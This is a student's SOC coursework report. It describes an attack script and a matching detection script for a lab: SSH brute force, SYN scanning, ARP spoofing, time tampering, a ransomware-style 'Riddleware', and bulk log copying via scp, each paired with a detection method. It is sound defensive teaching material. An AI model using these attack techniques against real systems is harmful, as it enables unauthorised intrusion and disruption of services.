A Tale of the Gauntlet and The Shield

(A Project for CFC SOC Module)

PROJECT BANNER (ATTACK AND DEFENCE)

```
┌──(kali㉿kali)-[~/projectsoc]
└─$ bash gauntlet.sh
[sudo] password for kali:
```

SOC Module Project


Name	:Fransiskus Asisi Bhismobroto
Student Code	:s10
Class Code	:CFC090423
Lecturer Name	:Wei Chea

You have been bequeathed the power of the Infinity Stones by APT (Amazingly Persitent Thanos)
You may use the stones' specific power for each cyberattack!


```
└─$ bash shield.sh
```

SOC Module Project

Name	:Fransiskus Asisi Bhismobroto
Student Code	:s10
Class Code	:CFC090423
Lecturer Name	:Wei Chea



NB: Display looks best in Kali, looks a bit jumbled in Ubuntu but does not affect functionality

Objectives - Background

- In this last project, I am trying my best to incorporate as much material as possible to SHOWCASE my capability and knowledge.
- A lot of the effort and time in this project goes to consideration of feasibility/functionality/scalability including how to detect the attack
- Noted that in the instruction, there is little if any definition on what qualifies as an attack, so I tried to encompass different attack types.
- The idea is to have two kind of script, one attacking script akin to Metasploit to allow choosing different kind of attacks, and another one is a defensing script to simulate a simplified SIEM system to detect those.

Objectives – Scope

- From reading the description verbatim, it seems like we only need to log the attacks (automated via functions). Since this is a project in SOC module, I am constantly thinking on how to detect those attacks.
- To showcase these understanding, I added another set of script that would detect each attacks. This might be above and beyond what is required but helps to solidify my understanding of the mindset of both blue and red team perspective.
- Decided to design attacks to work in a linux system (e.g. from the log names retrieved, etc) as attacking other system would necessitates a totally separate set of commands for different set of environments and mechanism (for example browser scanning for virus, antivirus, etc). Hence, in this project, decided to go for depth more than breadth.
- Attacking with login is limited via ssh (include bruteforce and post-exploitation attacks), again to focus on depth instead of breadth (not considering telnet, rdp, etc)
- Script designed in kali, thus there might be minor issue in other OS/distros (e.g. banner display in ubuntu)
- Some attack / defence test are conducted separately due to simplicity. Another type of more complicated attack/defence are presented concurrently as it is easier to understand looking at the same attack from two different perspective.

Objectives – Main Principles


- Most of the times, there are more than one way to attack or defend: In these cases, I will strive to document the rationale as precise as possible, considering method taught in the course, effort-effectiveness, and other considerations.
- “Ofttimes a very small man can cast a very large shadow” (George R.R. Martin, A Clash of Kings). Thus, sometimes, even a very trivial attack (such as time change or encoding with unknown mechanism), can cause devastating results.
- There is a trade-off between generating too many alert against failing to generate an important alert (false positive vs false negative), in that case, false positive is a more prudent approach.
- In some attacks we are trying to be silent (e.g. syn instead of connect scan), but some attacks are by type needs to be noisy (for example, ransomware can only work since the victim knows there is an attack).

Main Project Theme & Files Explanation

- In the name of creativity requirement, I have thematically linked each attack as a representation of infinity stones. Each type of attack linked to a specific power of infinity stones from the Marvel Cinematic Universe franchise
- I have formulated two bash script documents, namely gauntlet.sh and shield.sh, to attack and defend respectively
- Upon successful attack or detection of attack, it would be logged on /var/log/gauntlet.log and /var/log/shield.log respectively
- Other Relevant Files:
  - unpw.lst: Password/username list for bruteforce in greppable format
  - mjolnir.sh: This will be covered further on “riddleware” section
  - The result of scanning and bruteforce attacks are saved in (or rather, redirected into) power_result and space_result files after the script is run
  - There might be temporary files (e.g. host_list, hydra.restore, etc) after script execution if the script is not exiting properly (e.g. via ctrl + c).
    This is because quite a few of the process are using temporary files
    that is deleted at the end of the function or at the termination option of the script.


RESPONSE TO PROJECT REQUIREMENTS

1.1 Create at least 3 attack types using functions



- Going the extra mile by doubling the attack type as per minimum requested (6 attacks created, some of them are original variation of common type of attacks, ie. Riddleware and Mirror Dimension)

1.1 (Extra): Typical Timeline of Attack



1.2 Each attack should have a description to display once chosen

```
a
Behold, the Reality Stone
```

```
The Reality stone grants its wielder the power to create 'mirror dimension',
by accessing a few log files, creating it in user home, while downloading it to attacker machine
Description : Copying dpkg.log, auth.log, syslog, kern.log, bootstrap.log to user home, create a modified copies,
            : download the information to attacker machine for further analysis
Rationale   : For this project, only a limited copy is created in user home
Rationale   : In actual attack, an inhuman multitude number of files can be generated, compromising memory/disk availability
Stage       : Post-Exploitation
Prerequisite: sshpass installed, ssh service active in target, credentials for user with sudo privileges
```

```
c
Behold, the Power Stone
```

```
The Power stone grants its wielder to use the highest level of force: BRUTE FORCE!
Need to Infiltrate? Now that looks like to job for Hydra! (marvel pun intended)
Description : Performing Brute Force login based on list of credentials
Rationale   : Enable remote access via login credential when successful
Stage       : Exploitation
Prerequisite: Installation of hydra, ssh service open at target
```

These description are displayed after choosing the relevant stone for attack

1.2 Each attack should have a description to display once chosen

```
b
Behold, the Soul Stone
```

```
The Soul stone grants its wielder the ability to manipulate the essence of a host by manipulating the wielder's identity
Spoofing is one way to change who you are in virtual environment
Description : A type of attack where the attacker broadcast to target victim that attacker is another host (typically gateway, but can be any host IP)
Rationale   : This attack enables the attacker to receive confidential information they are not privy to
Stage       : Any stage, but more common in early stage to obtain credentials or other information for further attack
Prerequisite: dsniff installed

d
Behold, the Space Stone
```

```
The Space stone grants its wielder space interpretation ability
by scanning know which portals (or rather, ports) are open for further enumeration/exploitation
Description : Performing nmap SYN scan to probe all TCP ports
Rationale   : Preliminary Stage attack which enumeration results can be a basis of further attacks
Stage       : Scanning and Enumeration
Prerequisite: Installation of nmap
```

These description are displayed after choosing the relevant stone for attack

1.2 Each attack should have a description to display once chosen

Descriptions are displayed after choosing an attack

```
e
Behold, the Time Stone
```

```
The Time stone grants its wielder the ability to manipulate time in the system
Description : Change time in target host
Rationale   : A simple tweak that may cause confusion, inconvenience (event logged at wrong time) or dysfunction (some system may breakdown)
Stage       : Any stage but most commonly Post-Exploitation to taint the integrity of log files/metadata
            : or attack the availability of SIEM that rely on time
Prerequisite: sshpass installed, ssh service active in target, credentials for user with sudo privileges

f
Behold, the Mind Stone
```

```
The Mind stone grants its wielder to test the if the victim is intelligently-worthy to get their files back
Intended as variant of Ransomware, it creates 'Riddleware' that encode scripts and will decode it if the quizzes are completed successfully
Description : A variant of ransomware, where instead of asking the target victim to pay,
              after the documents are encrypted, the victim have to answer a series of riddles
              Upon successful completion of the riddles, all the documents would be decrypted
Rationale   : This is a substitute of ransomware attack that makes target documents unavailable until completion of tasks
Stage       : Post-exploitation/Action on Objectives
Prerequisite: Intel on a known target directory on the host, sshpass installed, ssh service active in target, Credentials of sudo user in target host
```

1.2 (Extra) Summary of Attack

Stone	Attack	Brief Explanation
Time	Time Change	Change the target's time by switching off timesyncd service and then set the time to equal the specified epoch time
Space	Port Scan	Nmap syn scan of all ports of the specified host
Power	Brute Force	Hydra Brute force attack using a set of passwords/usernames listed in unpw.lst that can be modified accordingly
Soul	ARP spoof	Impersonation of another host IP to a target host via dsniff arpspoof command
Mind	Riddleware	Variation/simulation of ransomware (encoding with ransom notes), that includes solving a quiz instead of monetary extortion
Reality	Mirror Dimension	A combination of retrieving log files of the host, creating unnecessary documents at user home (or other chosen target directory), and retrieving the info via scp

1.2 (Extra) Explanation of Defence

Stone	Attack	Explanation / Deployment Instruction
Time	Time Change	Check current epoch time at two point of time. If the first epoch time incremented by interval (default is 15 seconds) does not equal the second, it will log an alert. Function must be started before the attack.
Space	Port Scan	Capture packets using tcpdump, filter for syn flags and count by IP number. Large amount of scans (default is 100 within the tcpdump performance time) would log an alert. Function must be started before the attack.
Power	Brute Force	Parses the active /var/log/auth.log file via text manipulation and count fail login by IP, after which large amount of failed login will trigger an alert (default is 100). Function may be performed anytime but only shows summary of fail login attempts within the active /var/log/auth.log. This is only to trigger alert of massive bruteforce attempts, not blocking certain number of login in certain time that can be done separately (e.g. using fail2ban). If the script is run multiple times with no change in auth.log, there is a mechanism to check so that it is not logged again. If there is at least there is one more fail login by the same host, the new count will be logged in shield.log. This is not an issue since we can take the last count in the shield.log (via tail –n 1 command). The issue is when it keeps logging the same entry when there is no change in auth.log, which is the issue that is tackled.

1.2 (Extra) Explanation of Defence


Stone	Attack	Explanation / Deployment Instruction
Soul	ARP spoof	Generate ARP tables at two point of times (default is 60 seconds). Via text manipulation, then we filter for a single IP that has two mac number across time, indicating a change in IP. This will log an alert if happens. Function must be started before the attack.
Mind	Riddleware	Generate md5sum hash table at two points of time (default is 20 seconds). Via text manipulation, filter out repeated set of filename and hash, as it means there is no change in file hash. The remaining unfiltered set of filename and hash indicated there is a change in file, and hence a change in hash and hence log an alert. Function must be started before the attack.
Reality	Mirror Dimension	Generate list of files and directories via tree function, and count the number of files. If there are a large number of file created within a short period of time (default is 10 documents created in 30 seconds), this warrants a further check as it is unusual for human to create at that rate (except false positive cases), and hence will log an alert. Function must be started before the attack.

2.1 The system should display the IP addresses on the network

```
Host Discovery

The host IP is identified to be: 192.168.142.129
The host Subnet Mask is identified to be: 192.168.142.129/24

Identifying LAN network Range......
Performing Scanning on the current LAN: 192.168.142.129/24
——Scanning in Progress——

The hosts available are:
(currently inclusive of host machine, NAT device and DHCP server: excluded at attack phase)
192.168.142.1
192.168.142.2
192.168.142.128
192.168.142.130
192.168.142.131
192.168.142.133
192.168.142.254
```


- Displaying all IP addressed on the network
- This includes host machine (.1), NAT device (.2) and DHCP server (.254), which is excluded at later stage of IP selection (ie. Randomization in 2.5)

2.2 Display a list of all possible attacks with descriptions



- All attacks are displayed and thematically color coded
- Details of each attacks are in section 1.2

2.3 The user can choose a specific attack or random from the list






```
Please choose an infinity stone
Input A for Mirror Dimension                    (Reality Stone)
Input B for Arpspoof                               (Soul Stone)
Input C for Brute Force                           (Power Stone)
Input D for Port Scan                             (Space Stone)
Input E for Time Distortion                        (Time Stone)
Input F for Riddleware                             (Mind Stone)
Input G for SNAP!!                      (Let Randomness Decide)
Input H for Terminating Process/Script  (I am feeling generous today)
-
```


```bash
function snap_action()
{
echo "You have decided to let the universe decide"
sleep 1.5
random_stone_id=$(($RANDOM%6)) # if divided by 6, there are 6 possible remainders (0-5)
case $random_stone_id in
0)
    space_stone_action
;;
1)
    reality_stone_action
;;
2)
    soul_stone_action
;;
3)
    time_stone_action
;;
4)
    power_stone_action
;;
5)
    mind_stone_action
esac
```


- There are a choice for each of the 6 attacks, each with a defined attack function
- The SNAP!! Option is a randomizer that would choose one of the 6 type of attack by using a RANDOM command in bash (generating 1-32767) and then divide it by 6 and taking the reminder
- By dividing with 6, there reminders are 0-5


2.3 The user can choose a specific attack or random from the list





